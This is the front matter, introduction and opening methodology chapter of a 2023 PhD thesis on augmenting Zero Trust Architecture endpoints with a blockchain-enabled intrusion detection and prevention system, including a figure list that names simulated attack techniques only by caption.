

UNIVERSITY OF CENTRAL LANCASHIRE

FACULTY OF SCIENCE AND TECHNOLOGY

School of Engineering and Computing

**Augmenting Zero Trust Architecture to
endpoints using Distributed Ledger
Technologies and Blockchain**

by

Charalampos (Lampis) Alevizos

Submitted in partial fulfilment for the requirements for the degree of Doctor of
Philosophy at the University of Central Lancashire

September 2023

STUDENT DECLARATION FORM

1. Concurrent registration for two or more academic awards.

I declare that while registered as a candidate for the research degree, I have not been a registered candidate or enrolled student for another award of the University or other academic or professional institution.

2. Material submitted for another award.

I declare that no material contained in the thesis has been used in any other submission for an academic award and is solely my own work.

3. Collaboration.

Where a candidate's research programme is part of a collaborative project, the thesis must indicate in addition clearly the candidate's individual contribution and the extent of the collaboration. Please state below: (N/A)

4. Use of a Proof-reader.

Professor Janet Read proofread this thesis in accordance with the Policy on Proof-reading for Research Degree Programmes and the Research Element of Professional Doctorate Programmes. A copy of the confirmatory statement of acceptance from that service has been lodged with the Research Student Registry.

Signature of Candidate: Charalampos Alevizos

Type of Award : Doctor of Philosophy (PhD)

Print Name : Charalampos Alevizos

School : School of Engineering and Computing

Abstract

With the increasing adoption of cloud computing and remote working, traditional perimeter-based security models are no longer sufficient to protect organizations' digital assets. The need for a more robust security framework led to the emergence of Zero Trust Architecture (ZTA), which challenges the notion of inherent trust and emphasizes the importance of verifying endpoints, users, and applications. However, within ZTA, the already authenticated and authorized communication channel on an endpoint poses a critical vulnerability, making it the Achilles' heel of the architecture [1]. Once compromised, even with valid credentials and authorized access, an endpoint can become a gateway for attackers to move laterally and access sensitive resources. Addressing the vulnerability of endpoints within ZTA is crucial to bolster overall security. By mitigating the risks associated with compromised endpoints, organizations can prevent unauthorized access, privilege escalation, and potential data breaches.

Traditional security measures, such as firewalls, antivirus technologies, and Intrusion Detection and Prevention Systems (IDS/IPS), have become less effective in the face of evolving threats and complex network infrastructures. Perimeter-based security models are gradually being replaced by ZTA, which focuses on identity-based perimeters and continuous verification. To enhance endpoint security within ZTA, this research introduces the Blockchain-enabled Intrusion Detection and Prevention System (BIDPS). By integrating blockchain technology, the BIDPS aims to detect and prevent attacker techniques at an early stage before lateral movement occurs. Furthermore, the BIDPS shifts the trust from compromised endpoints to the immutable and transparent nature of the blockchain, creating an explicit system of trust.

Through a systematic design and development methodology, a prototype of the BIDPS was created. Extensive testing against various Advanced Persistent Threat (APT) attacks demonstrated the system's high success rate in defending against such attacks. Additionally, novel strategies and performance-enhancing mechanisms were implemented to improve the effectiveness and efficiency of the BIDPS [2]. The BIDPS was evaluated through a combination of observational analysis and A/B testing methodologies. The evaluation confirmed the BIDPS's effectiveness in detecting and preventing malicious activities, as well as its improved performance compared to traditional security measures. The research outcomes validate the viability of the BIDPS as a solution to enhance endpoint security within ZTA. Conclusively, the integration of blockchain technology into ZTA, as exemplified by the BIDPS, offers a promising approach to mitigate the vulnerability of endpoints and reinforce the security of modern IT environments.

Table of Contents

ABSTRACT	3
ACKNOWLEDGEMENTS	9
INTRODUCTION AND CONTEXT OF RESEARCH.....	11
STRUCTURE OF THE THESIS.....	12
CHAPTER 1: METHODOLOGY AND METHODS.....	14
1.1 INTRODUCTION	14
1.2 METHODOLOGY	14
1.3 RIGOUR AND TRUSTWORTHINESS	17
1.4 METHODS	19
1.4.1 Phase 1 – Analysis	19
1.4.2 Phase 2 - Design	21
1.4.3 Phase 3 – Development and Implementation.....	21
1.4.4 Phase 4 – Evaluation	22
1.5 THE ENDPOINT PROBLEM TO ZTA.....	23
CHAPTER 2: ANALYSIS PHASE - INTERSECTION OF ZTA, DLT AND BLOCKCHAIN	26
2.1 INTRODUCTION	26
2.2 ZERO TRUST	28
2.2.1 History of Zero Trust Architecture	28
2.2.2 From Traditional Perimeter-Based Architectures to ZTA.....	28
2.2.3 Zero Trust Core Tenets	30
2.2.4 Zero Trust Capabilities	31
2.2.5 Zero Trust Models.....	33
2.2.6 Zero Trust Architecture Approaches and Implementations.....	37
2.4 POTENTIAL SOLUTIONS TO THE ZTA ENDPOINTS PROBLEM.....	44
2.4.1 Distributed Collaborative Intrusion Detection.....	44
2.4.2 Blockchain Based Intrusion Detection.....	47
2.4.3 The Intersection of ZTA and Blockchain-Based IDS.....	53
2.5 SUMMARY AND DISCUSSION.....	54
2.5.1 Challenges to the Integration of Blockchain and ZTA.....	54
2.5.2 Future Directions.....	55
2.6 CONCLUSION	55
CHAPTER 3: DESIGN PHASE – DESIGN PRINCIPLES & CORE CONCEPTS	56
3.1 INTRODUCTION	56
3.2 DESIGN PRINCIPLES	56
3.3 CORE CONCEPTS.....	60
3.3.1 Blockchain and DLT	60
3.3.2 Permissioned versus Permissionless Blockchains	61
3.3.3 Smart Contracts	62
3.3.4 Performance and Scalability.....	63
3.5 CONCLUSION	63
CHAPTER 4: DEVELOPMENT & IMPLEMENTATION PHASE – PROTOTYPE’S DEVELOPMENT, OPERATING NETWORK, AND ARCHITECTURE	64
4.1 INTRODUCTION	64
4.2 ZERO TRUST ARCHITECTURE.....	65
4.2.1 Remote Employee.....	66
4.2.2 ZT Gateway and Controller.....	67
4.2.3 Minimizing Attack Surface.....	68
4.2.4 Target Resource.....	69
4.2.5 Single Packet Authorization (SPA).....	70
4.2.6 Limitations	73
4.2.7 Specifications	73
4.3 HASH-BASED BLOCKCHAIN-ENABLED WHITELISTING.....	74

4.3.1 Executable Extension Definition.....	75
4.3.2 Windows-based Hashing Options.....	75
4.3.3 Perform Hashing.....	76
4.3.4 Limitations.....	78
4.3.5 Specification.....	79
4.4 BLOCKCHAIN NETWORK LAYER.....	80
4.4.1 Organizations.....	80
4.4.2 Peers.....	80
4.4.3 Ledger.....	81
4.4.4 Channel.....	82
4.4.5 Orderer.....	82
4.4.6 Consensus.....	82
4.4.7 Certificate Authorities.....	86
4.4.8 Client.....	86
4.4.9 Considerations Towards a Production Environment.....	86
4.4.10 Prototype's Network Configuration.....	87
4.4.11 Limitations.....	91
4.4.12 Specifications.....	91
4.5 BLOCKCHAIN APPLICATION LAYER.....	93
4.5.1 Preparation.....	94
4.5.2 Administrator-User Enrolment and Registration.....	95
4.5.3 Connecting to Channel and Chaincode.....	97
4.5.4 Ledger Initialization.....	98
4.5.5 Application Calls and Chaincode Functions.....	99
4.5.6 Ledger Update.....	105
4.5.7 Application Rationale.....	106
4.5.8 Limitations.....	107
4.5.9 Specifications.....	109
4.6 CONCLUSION.....	109
CHAPTER 5: EVALUATION PHASE – EFFECTIVENESS AND PERFORMANCE EVALUATION 110	
5.1 INTRODUCTION.....	110
5.2 EFFECTIVENESS EVALUATION.....	110
5.2.1 Advanced Persistent Threats (APTs).....	110
5.2.2 Detection and Prevention Evaluation Rationale.....	111
5.2.3 File-based Attacks.....	115
5.2.4 Fileless Attacks.....	139
5.2.5 Limitations.....	143
5.2.6 Specifications.....	143
5.3 CONCLUSION AND DISCUSSION ON EFFECTIVENESS.....	145
5.4 PERFORMANCE EVALUATION.....	148
5.4.1 Environment Definitions.....	149
5.4.2 Key Metrics Definitions.....	150
5.4.3 Architecture.....	151
5.4.4 Performance Problem Statement.....	155
5.4.5 Problem Analysis and Observations.....	158
5.4.6 Hyperledger Fabric Performance Related Work.....	161
5.4.7 A Novel Approach to Enhance the BIDPS Performance.....	163
5.5 CONCLUSION AND DISCUSSION ON PERFORMANCE.....	171
CHAPTER 6: SUMMARY AND DISCUSSION..... 174	
6.1 ANALYSIS PHASE - INTERSECTION OF ZTA, DLT AND BLOCKCHAIN.....	174
6.2 DESIGN PHASE – DESIGN PRINCIPLES AND CORE CONCEPTS.....	174
6.3 DEVELOPMENT & IMPLEMENTATION PHASE – PROTOTYPE'S DEVELOPMENT, OPERATING NETWORK, AND ARCHITECTURE.....	175
6.4 EVALUATION PHASE – EFFECTIVENESS AND PERFORMANCE EVALUATION.....	175
6.5 SUMMARY OF RESEARCH QUESTIONS AND RESULTS.....	178
CHAPTER 7: CONCLUSIONS AND FUTURE DIRECTION..... 180	
7.1 CONCLUSIONS.....	180

7.2 THREATS TO VALIDITY	183
7.3 FUTURE DIRECTIONS	184
APPENDIX	186
PREREQUISITES.....	186
<i>Git</i>	187
<i>cURL</i>	187
<i>Docker</i>	187
<i>JQ</i>	189
<i>Go</i>	189
<i>Fabric, Fabric Samples, Fabric Contract APIs, Application SDKs</i>	189
REFERENCES	191

List of Tables and Figures

Table 1 – Advantages-Disadvantages & Attribution Table of NIST’s ZT deployment models.	36
Table 2 - Real-World ZTA implementations mapped to NIST deployment models.	43
Table 3 - Properties of permissionless-permissioned blockchains and central database.	49
Table 4 - Consensus mechanisms comparative evaluation [62].....	51
Table 5 - ZTA & blockchain intersection elements.	54
Table 6 – Permissioned-Permissionless Blockchains vs traditional database [71].	61
Table 7 - ZTA Enclave-based lab setup specifications.	73
Table 8 - List of executable extensions in remote user’s workstation [102].	75
Table 9 - Remote user workstation specifications.....	79
Table 10 - Blockchain lab specifications.....	91
Table 11 - “CreateAsset” argument sequence, type, purpose, and explanation.	102
Table 12 - Ownership transfer list.	108
Table 13 - Blockchain lab specifications.....	109
Table 14 - APT simulation lab specifications.	143
Table 15 - Invoke versus Query.	156
Table 16 - Summary of research questions and answers.....	178
Figure 1 - Methodology overview.	15
Figure 2 - Detailed methodology flow.	19
Figure 3 - Remote exploitation and insider threat scenario within ZTA context [94].	25
Figure 3 - A traditional security architecture.....	29
Figure 4 - A high-level ZTA reference.....	30
Figure 5 - An example ZTA capabilities reference.	33
Figure 6 - NIST Device Agent/Gateway-Based Deployment.	34
Figure 7 - NIST Enclave-Based Deployment.....	35
Figure 8 - NIST Resource Portal-Based Deployment.	36
Figure 9 - BeyondCorp Traffic/Access Flow & Components.	39
Figure 10 - Forrester's NGFW used as a segmentation engine forming MCAPs [23].	40
Figure 11 - SDP Reference Workflow [32].....	41
Figure 12 - Reference ZTA using NSX [30].	42
Figure 13 - DCIDS Reference Architecture [47].....	45
Figure 14 - Blockchain decision flowchart [56].	49
Figure 15 - High level overview of blockchain based CIDN [62].	52
Figure 16 - Top 10 technologies used by the top 100 institutions [68].	60
Figure 24 - Notional bank high-level architecture.....	64

Figure 25 - High-level Enclave based deployment model Lab implementation.	66
Figure 25 - Remote employee (1) virtual host.....	67
Figure 26 - SDP Gateway and Controller.....	68
Figure 27 - SDP Controller private key.....	68
Figure 28 - SDP controller command line interface (CLI).....	69
Figure 29 - Resource target (application) (5).	70
Figure 30 - Setting up the access context for remote employee (1) and resource target (5)...	71
Figure 31 - Setting up the resource target (5) segment.....	72
Figure 32 - Setting up the access policy (lampis-rule) for remote employee (1).	72
Figure 33 - Remote employee (1) accessing the target resource (5)	72
Figure 35 - List of hash values on remote users' workstation.	77
Figure 36 - Hashing execution time.	78
Figure 37 - BIDPS blockchain network architecture [77].....	80
Figure 38 - Ledger Structure.	82
Figure 39 - Transaction invocation workflow.	84
Figure 40 - Hyperledger Fabric sample production network.	87
Figure 41 - Peer anchoring on "mychannel".	89
Figure 42 - Successful output of "mychannel" creation.	89
Figure 43 - Genesis block generation.	89
Figure 44 - Generate CAs.	90
Figure 45 - Invoking the chaincode lifecycle package.	90
Figure 46 - Successfully committing and initializing chaincode on peers.	91
Figure 48 - Application and chaincode interaction with blockchain network.....	93
Figure 49 - Basic flow between IDPS application and chaincode.	94
Figure 50 - Docker containers running.	95
Figure 51 - Docker information on blockchain lab named "blocklabz".....	95
Figure 52 - AssetTransfer chaincode.....	96
Figure 53 - Application invokes enrollAdmin function.	96
Figure 49 - Admin and UserApp certificate and private keys.	97
Figure 50 - Channel and chaincode reference.	97
Figure 56 - Simplified query flow.	100
Figure 57 - GetAllAssets terminal output.....	101
Figure 58 - Application rationale.....	106
Figure 59 - MITRE's ATT&CK Enterprise Matrix.....	112
Figure 60 - MITRE's Adversary Emulation Plan.	114
Figure 61 - Sticky Notes payload initial-access.	116
Figure 62 - Query the ledger for StickyNotes.exe.....	117
Figure 63 - StickyNotes.exe execution output.....	117
Figure 64 - Macro-Enabled word document executing CMD and ping command.	118
Figure 65 - art.jse Jscript hash not found on-chain.....	119
Figure 66 - JScript through word macrocode blocked.	119
Figure 67 - Execution scenario through excel macrocode, VB script and process explorer as payload execution.	121
Figure 68 - Successful execution of .bat script and windows calculator.....	122
Figure 69 - Excel 4 Macro module execution denied.....	123
Figure 70 - Unsuccessful execution of .bat script and windows calculator.	124
Figure 71 - Query ledger for art1204.bat.....	125
Figure 72 - Successful persistence setup through Microsoft Word and malicious .dll file...	126
Figure 73 - Ledger query for lcxfxqy.dll and cmd.exe ownership.	127
Figure 74 - Execution denied and connection with victim endpoint failed.....	127

Figure 75 - Malicious lcxfxqy.dll denied execution.....	128
Figure 76 - Successful DLL hijack spawns administrator level command prompt.....	129
Figure 77 - Unsuccessful try to hijack wow65log.dll.....	130
Figure 78 - Akagi64.exe execution denied.....	130
Figure 79 - Successful defence evasion.....	131
Figure 80 - Execution of defence evasion payload denied.....	132
Figure 81 - Successfully acquiring web browser credentials.....	133
Figure 82 - Successful SAM access through registry and PowerShell.....	134
Figure 83 - Unsuccessfully attempt to acquire web browser credentials.....	134
Figure 84 - Unsuccessful SAM access through registry and PowerShell for both user and administrator profiles.....	135
Figure 85 - Network discovery using net.exe.....	136
Figure 86 - Discovery using Nmap.....	137
Figure 87 - Command line execution denied.....	138
Figure 88 - Nmap blocked while in Blockdown ON mode.....	139
Figure 89 - Calc.exe injected through vulnerable word instance.....	141
Figure 90 - mavinject64.exe execution denied.....	142
Figure 91 - Successful execution of calculator through reflective injected shellcode.....	143
Figure 92 - Launched tactics and techniques within lab environment.....	145
Figure 93 - Sysmon event ID 8, in memory attacks detection.....	147
Figure 94 – BIDPS success rate against file and files attacks.....	148
Figure 95 - Blockchain Performance Evaluation Sample Configuration.....	149
Figure 96 - High level representation of performance evaluation architecture.....	151
Figure 97 - Ledger-Query transaction overview.....	158
Figure 98 - CPU & Memory Performance.....	159
Figure 99 - Time to complete and TPS per user group.....	160
Figure 100 - PREFER_MSPID_SCOPE_ROUND_ROBIN drawback.....	164
Figure 101 - Peer environment indexing and monitoring.....	165
Figure 102 - Dynamic throttling algorithm flowchart.....	166
Figure 103 - CPU & Memory performance using D_THROTTLE.....	167
Figure 104 - Time to complete & TPS per user group.....	167
Figure 105 - Overall time to completion – Seconds vs transactions.....	168
Figure 106 - Time to completion per transaction group – Seconds vs transactions.....	168
Figure 107 - Ledger-query overview with caching mechanism.....	169
Figure 108 - Application rationale improved with caching process.....	170
Figure 109 - Dynamic throttling vs caching proxy usage and trendlines.....	171
Figure 17 - HPLF application stack layers.....	186
Figure 18 - Git successful installation and version.....	187
Figure 19 - cURL successful installation and version.....	187
Figure 20 - Docker Engine installation successful output of hello-world image.....	188
Figure 21 - JQ successful installation and version.....	189
Figure 22 - Golang successful installation and version.....	189

Acknowledgements

Little did I know the day I announced to family and friends that I have just embarked onto a new journey. I wanted to broaden my horizon in every conceivable way by pursuing a PhD, hence for me it was always about the journey and not the destination per se. From the very first moment I understood nonetheless that this is not going to be an easy journey. I recall specifically one of my first meetings with the supervisory team, where I presented the research directions and plan through a complex mind map. Every connection on the map was advancing further into more complex structure, much like a tree grows its root on the ground. However, there was one idea, one branch was left alone without growth paths on the exact opposite direction that I referred to the very end of the presentation as “plan b”. It was for this one branch left alone and the first “push” from my supervisory team to explore this idea more, that led to this journey becoming my Odyssey. There were many times where the sea was rough, and even more times where my sail was broken. Thankfully, it is for these times that one learns to make his own raft and sail again. Oftentimes I had to row and row for days until the wind was again on my back to propel me forward. So, in my Odyssey this wind was not only a nature’s miracle, but the people who stood by me and therefore helped me in several ways firstly to broaden my knowledge horizons, and secondly to grow both personally and professionally and reach my Ithaca.

That said, primarily I am grateful for having Vinh Thong Ta and Max Hashem Eiza not only for that very first decisive push mentioned previously, but having them on my side coaching, mentoring, teaching, pushing, helping, even oftentimes rowing together with me. This goes down to countless nights (since daytime I had my job role to fulfil) discussing, arguing, exchanging emails, planning, and helping me always pull through. Professional circumstances did not stop them from continuing doing what we started, and that is something I admired, and I will always be thankful for, and must be written that this work would have not been possible without you. I also want to express my utmost gratitude to the rest of the PhD team, Janet C Read, Daniel Bowen Fitton, Rupak Kharel, Hamed Balogun, Gavin Sim, Eliana Stavrou, Jeannie Judge, Ambreen Chohan, who all helped me in several ways throughout. Every one of you helped me tremendously in your own ways that I would need another paper to detail, but to name a few, writing and publishing papers, reviewing, explaining methodologies, teaching, advising, mentoring, refereeing, taking care of the administrative details, keeping up with timelines and deliverables, planning, training, small and big steps towards Ithaca that I sincerely appreciate. An invaluable part of my PhD were the academic and professional peers throughout the PhD Odyssey. Martijn Dekker, Coen Klaver, Jagmeet Arora, Irina van Elst, Sander Maas, Robert van Lierop, Jochem de Ru, Peter-Bob Smits, Peter van der Nagel, Michel Kempes, Joel Blaauw, Bernard Knaapen, Tiago Madureira Teles, Rodrigo Dias, Yati Goel, Anshu Sharma, Eslam Mohamed Reda you all helped me directly or indirectly in many ways, knowingly or sometimes unknowingly. Some of you helped in securing the necessary funding and had great discussions that I cherish and appreciate, others did peer reviews of my papers, argued on my ideas and research directions, helped me navigate and anticipate problems, showed me the way to connect with the right people, taught me to ask for help, mentored me to challenge and look for the root cause of the problems, eventually kept me pushing through the boundaries and break off my shell.

Finally, my father was always an advocate of scientific methods and academia. He urged me many times to follow this path, or at least try to learn. Due to several circumstances, I delayed my academic journey, which I now regret and at the same time proudly admit that I should have embarked much earlier. So, heartfelt thank you to my father, my mother, and my brother. You supported me with your own unique way, that only I can understand, but I am reassured that your own, unique way, can move mountains. The ultimate thank you and infinite appreciation belongs to my wife, Foteini Skouteri and our two little boys Panagiotis and Sakis. You helped me immensely throughout my PhD Odyssey, serving constantly as my lighthouse during storms, a source of perseverance and motivation, a calm voice during night-time efforts but also a strong voice that helped in decision making during crossroads of navigation. I can now discern Ithaca because of you and our young boys, to whom I owe an apology for reading to them blockchain related papers rather than knight and dragon fairy tales before going to bed. As a small sign of gratitude, I would like to devote this thesis to you.

Introduction and Context of Research

With the revolution of cloud computing, most businesses' resources and data are no longer stored on premises. Moreover, the recent COVID-19 pandemic has significantly changed work patterns, as most employees and businesses had to switch to working from home. Homeworking (and remote working) open organisations up to new and severe security risks, as many "untrained" employees connect to their work Information Technology (IT) systems with their own devices. Cloud computing and remote working are examples of why businesses must expand their digital security perimeter and adapt to the contemporary trends.

In a traditional perimeter-based security model, the organisation's resources, and assets, inside the perimeter, are assumed to be benign and trusted. Perimeters are usually protected by security measures such as firewalls or intrusion detection systems. This model seems to be less effective in the world of cloud computing and remote working, as indicated by several cyber-attacks (e.g., [3] [4] [5] [6] [7]) targeting employees working remotely.

Trust is the fundamental principle a traditional perimeter-based security model relies on. The employees' or collaborators' devices and organisation assets (i.e., endpoints) are typically trusted by default regardless of their condition. If attackers can take control over any of these endpoints, the perimeter is compromised and further access to information and data can be potentially achieved via lateral movement.

Firewalls, antivirus technologies, Intrusion Detection and Prevention Systems (IDS/IPS), and Web Application Firewalls (WAFs), in other words, the big stone walls and armoured front doors, are no longer enough to keep modern IT and Operational Technology (OT) environments safe [8]. Perimeter-based security was the main concept adopted by multiple companies, especially when their data resided in on-premises data centres. The traditional defensive model founded on internal and external disparity is becoming obsolete [9], while at the same time the threat landscape is dramatically evolving [10], ultimately leading to the fall of perimeter-based security architecture.

To cope with today's complex network infrastructures and the current and advancing threat landscape, a new security architecture is needed. ZTA has emerged by establishing a borderless digital identity-based perimeter, where data is at the epicentre of the security architecture and the breach mindset dominates the threat model leading the access control landscape, operations, hosting environments, endpoints, and inter-connecting infrastructures. ZTA fosters a new security architecture in which, by default, any device, system, user, or application should not be inherently trusted based on its location in a network. On the contrary, trust shall always be earned and verified regardless of the location. Nevertheless, this does not necessary mean that in the ZTA context trust is eliminated but should be minimised until proven otherwise via the ZTA tenets and core components.

With traditional perimeter-based defences, determined attackers can still bypass ZTA security health checks if they can establish an authenticated and authorised foothold on the endpoint. For instance, a potential malware in the operating system kernel can tamper with the security checks conducted in the context of a ZTA. This eventually results in bypassing fundamental controls implemented in a ZTA, which would allow attackers to perform several user and device centric malicious activities besides lateral movement. Therefore, an effective intrusion detection approach is required to address the endpoints' vulnerability, which can be seen as the Achilles heel of ZTAs.

Structure of the thesis

The thesis starts with an introduction, followed by this section to help the reader navigate and understand this thesis better. In continuation, there are **7 chapters**. **Chapter 1** discusses the methodologies and methods used in this research, both wholistically and for each phase individually. **Chapters 2 to 5** are the building blocks of this thesis where we discuss and present in detail each phase from analysis up to evaluation separately. In **chapter 6** we discuss the findings of this research. **Chapter 7** provides conclusions and future directions.

- **Introduction and context of research** provides the background of the inevitable technological revolution from perimeter-based security architectures to borderless networks and thereby the need for new security defences. Describes the context of ZTA and introduces the notion of trust as a fundamental element. Subsequently, the motivation of this research is highlighted through an identified gap in ZTA, being its Achilles heel.
- **Structure of this thesis** outlines the structure of the thesis with the goal to help the reader navigate and understand this thesis.
- **Chapter 1** discusses the overarching methodology and the methods used to conduct this research. Starts with high-level overview of the methodology, as well as a summary of the specific methods and techniques used during each of the four phases.
- **Chapter 2** explores the dynamics between ZTA, DLTs and blockchain. We first review the core tenets, capabilities, and requirements of zero trust. Secondly, we categorise existing real-world zero trust implementations and discuss their strengths and weaknesses. Thirdly, we explore the potential of blockchain in developing and improving Distributed Collaborative Intrusion Detection Systems (DCIDSs) that can alleviate the Achilles heel of ZTA (i.e., endpoints' vulnerability). Finally, we discuss the open questions and challenges, as well as highlight potential solutions and research directions to ZTA and distributed blockchain-based IDS and answers our first research question **RQ1**.
- **Chapter 3** initiates the design phase and core concept of the research. We consider all the inputs from the analysis phase in Chapter 1, to form further research questions, namely **RQ2, and RQ3**. Furthermore, the analysis phase highlighted certain design principles that should be met for the potential solution to be both effective and efficient, thereby we lay out the design principles and perform additional research. In continuation, the core concepts of a blockchain-enabled intrusion detection and prevention system are being presented, alongside with all the prerequisites. We conclude Chapter 3 with solid input and clear directions for the next phase, Chapter development and implementation.
- **Chapter 4** describes the development and implementation phase, which consists of four core sections. The first section describes the ZTA implementation, second is the hash-based blockchain-enabled application whitelisting that is used as input to develop and implement the third section, the blockchain network and the fourth

section, the actual BIDPS application. Each of the four sections presents in detail our development and implementation process for the four pillars of the BIDPS.

- **Chapter 5** is devoted to the evaluation of the BIDPS's detection and prevention effectiveness, as well as its performance evaluation. Thus, the chapter is divided in two parts, the effectiveness evaluation of the BIDPS, followed by conclusions. The performance evaluation of the BIDPS, directly followed by the relevant conclusions. Finally, we provide answers to **RQ4, RQ5, and RQ6**.
- **Chapter 6** provides a summary and discussion grounded on each phase of this research.
- **Chapter 7** draws the conclusions and highlights potential future directions.

Chapter 1: Methodology and methods

1.1 Introduction

The overarching research methodology used for this research is the Design and Development Research (DDR) methodology. It is a research approach developed by Sage [2] as a way of conducting research that is focused on the design, development, and evaluation of interventions, programs, and systems. It emphasizes on the importance of conducting research that is both rigorous and relevant to practitioners. It is also particularly well-suited for product development, as it seeks to understand the needs and constraints of users, stakeholders, and the broader context within which products will be used.

DDR is a flexible approach that can be applied to various settings, such as education, healthcare, aviation, maritime, finance and more [2]. It allows researchers to take a direct approach to solving problems and improving systems, and it emphasizes the importance of testing and evaluating interventions in real-world settings to ensure that they are effective and have the desired impact. DDR is an iterative process which allowed the researcher to return to previous phases as needed. For example, after evaluating an intervention, the researcher returned to the design phase to make revisions before conducting another round of development and evaluation. At the same time, we incorporated several other methods that were well suited for each individual phase of the DDR, that we describe in detail in the next section.

1.2 Methodology

The DDR methodology is a multi-disciplinary and comprehensive approach, which allowed a thorough and complete understanding of the problem. Its iterative nature encouraged testing and refinement of ideas, and it promoted active engagement with stakeholders throughout the research process. It is a good fit for product development as it provides a framework that helps the development of relevant, practical, and successful products [2]. DDR is an iterative, cyclical process that involves four main phases, as seen in Figure 1.




Figure 1 - Methodology overview.

1. **Phase 1 - Exploration and Analysis:** we conducted a thorough exploration and analysis of the problem or need that the intervention and the system is intended to address. This included reviewing existing literature, conducting fieldwork and data gathering.
 - Research Question 1:** Are there common attributes between ZTA, DLTs and blockchain?

2. **Phase 2 - Design:** we used the information gathered in the exploration and analysis phase to design the BIDPS. This involved creating detailed specifications, prototype prerequisites and design principles.
 - Research Question 2:** How can we solve the highlighted Achilles Heel of ZTA? Namely, will the proposed BIDPS detect and prevent attacks against endpoints prior the 10th stage of MITRE’s ATT&CK threat knowledge base, thus proving effectiveness?
 - Research Question 3:** How can we augment ZTA on endpoints using DLTs and blockchain?

3. **Phase 3 - Development and Implementation:** we developed and implemented a prototype BIDPS based on the design. This included coding, pilot testing, and other forms of implementation.
4. **Phase 4 - Evaluation:** we evaluated the effectiveness and the performance of the BIDPS by collecting data and analysing it to determine whether the objectives were met and to identify areas for improvement.

- **Research Question 4:** What happens when hundreds of users (or even thousands in the case of a notional bank) try to execute an application and thereby start a ledger-query transaction all at once?
- **Research Question 5:** How can we achieve optimal resource utilization that will enhance performance while supporting the same number of users (remote employees) and applications?
- **Research Question 6:** How can we achieve the maximum TPS given the lab resources, to minimize waiting time while preserving the integrity of data on-chain with the same user group and applications?

DDR is particularly relevant and important in the context of our research for several reasons.

- **Systematic problem identification:** DDR provided a structured framework for identifying and analysing the problem at hand. In our case it helped in systematically identify the vulnerability of endpoints within the Zero Trust Architecture (ZTA) and recognize the need for an effective intrusion detection and prevention solution.
- **Rigorous needs analysis:** DDR emphasizes the thorough analysis of needs and requirements related to the problem. It enabled us to delve into the specific requirements and challenges associated with building an intrusion detection and prevention system within the ZTA. This analysis was crucial for designing a solution that effectively addresses the identified problem.
- **Holistic solution design:** DDR guided the design phase to conceptualize and outline the key principles and functionalities of the BIDPS. It helped in concluding various aspects such as system architecture, integration with the ZTA principles, scalability, and usability. This comprehensive approach ensured that the BIDPS was well-designed and aligned with the objectives of the research.
- **Iterative development and refinement:** DDR supported an iterative development process, allowing us to build and refine the BIDPS prototype in a controlled manner. We continuously evaluated and improved the prototype based on feedback and insights gained throughout the development process. This iterative approach greatly increased the chances of building an effective and efficient system.
- **Effectiveness and performance evaluation:** DDR emphasized in the evaluation of both performance and effectiveness. This is crucial in determining the viability and usefulness of the BIDPS prototype. Through the evaluation phase, we measured the system's performance and detection capabilities within the ZTA.
- **Research contribution:** By employing the DDR methodology, we contributed to the field of intrusion detection and prevention within the ZTA in a systematic and rigorous manner. Following a structured research methodology strengthened the credibility and validity of our research findings and helped in establishing our research as a reliable reference for future work in the domain.

In similar context other researchers have used several methodologies such as design science research (DSR), user centred design (UCD), and participatory design (PD). DSR is a broader research methodology that encompasses various domains, including information systems, and aims to generate new knowledge through the creation of innovative artifacts [11]. DDR, however, is a specific methodology focused on the design and development of

information systems, providing a structured framework for research and development activities in this context. DDR incorporates scientific research principles into the design and development process of information systems, emphasizing iterative refinement and evaluation.

Participatory Design is an approach that emphasizes active stakeholder involvement and collaboration in the design process to ensure user-centred outcomes. It focuses on empowering users and incorporating their insights. DDR, on the other hand, is a research methodology that incorporates design and development activities to create functional systems or prototypes, with a primary focus on addressing research problems. While both approaches involve stakeholders, participatory design places a stronger emphasis on collaboration and user involvement, therefore not the best fit for our research [12].

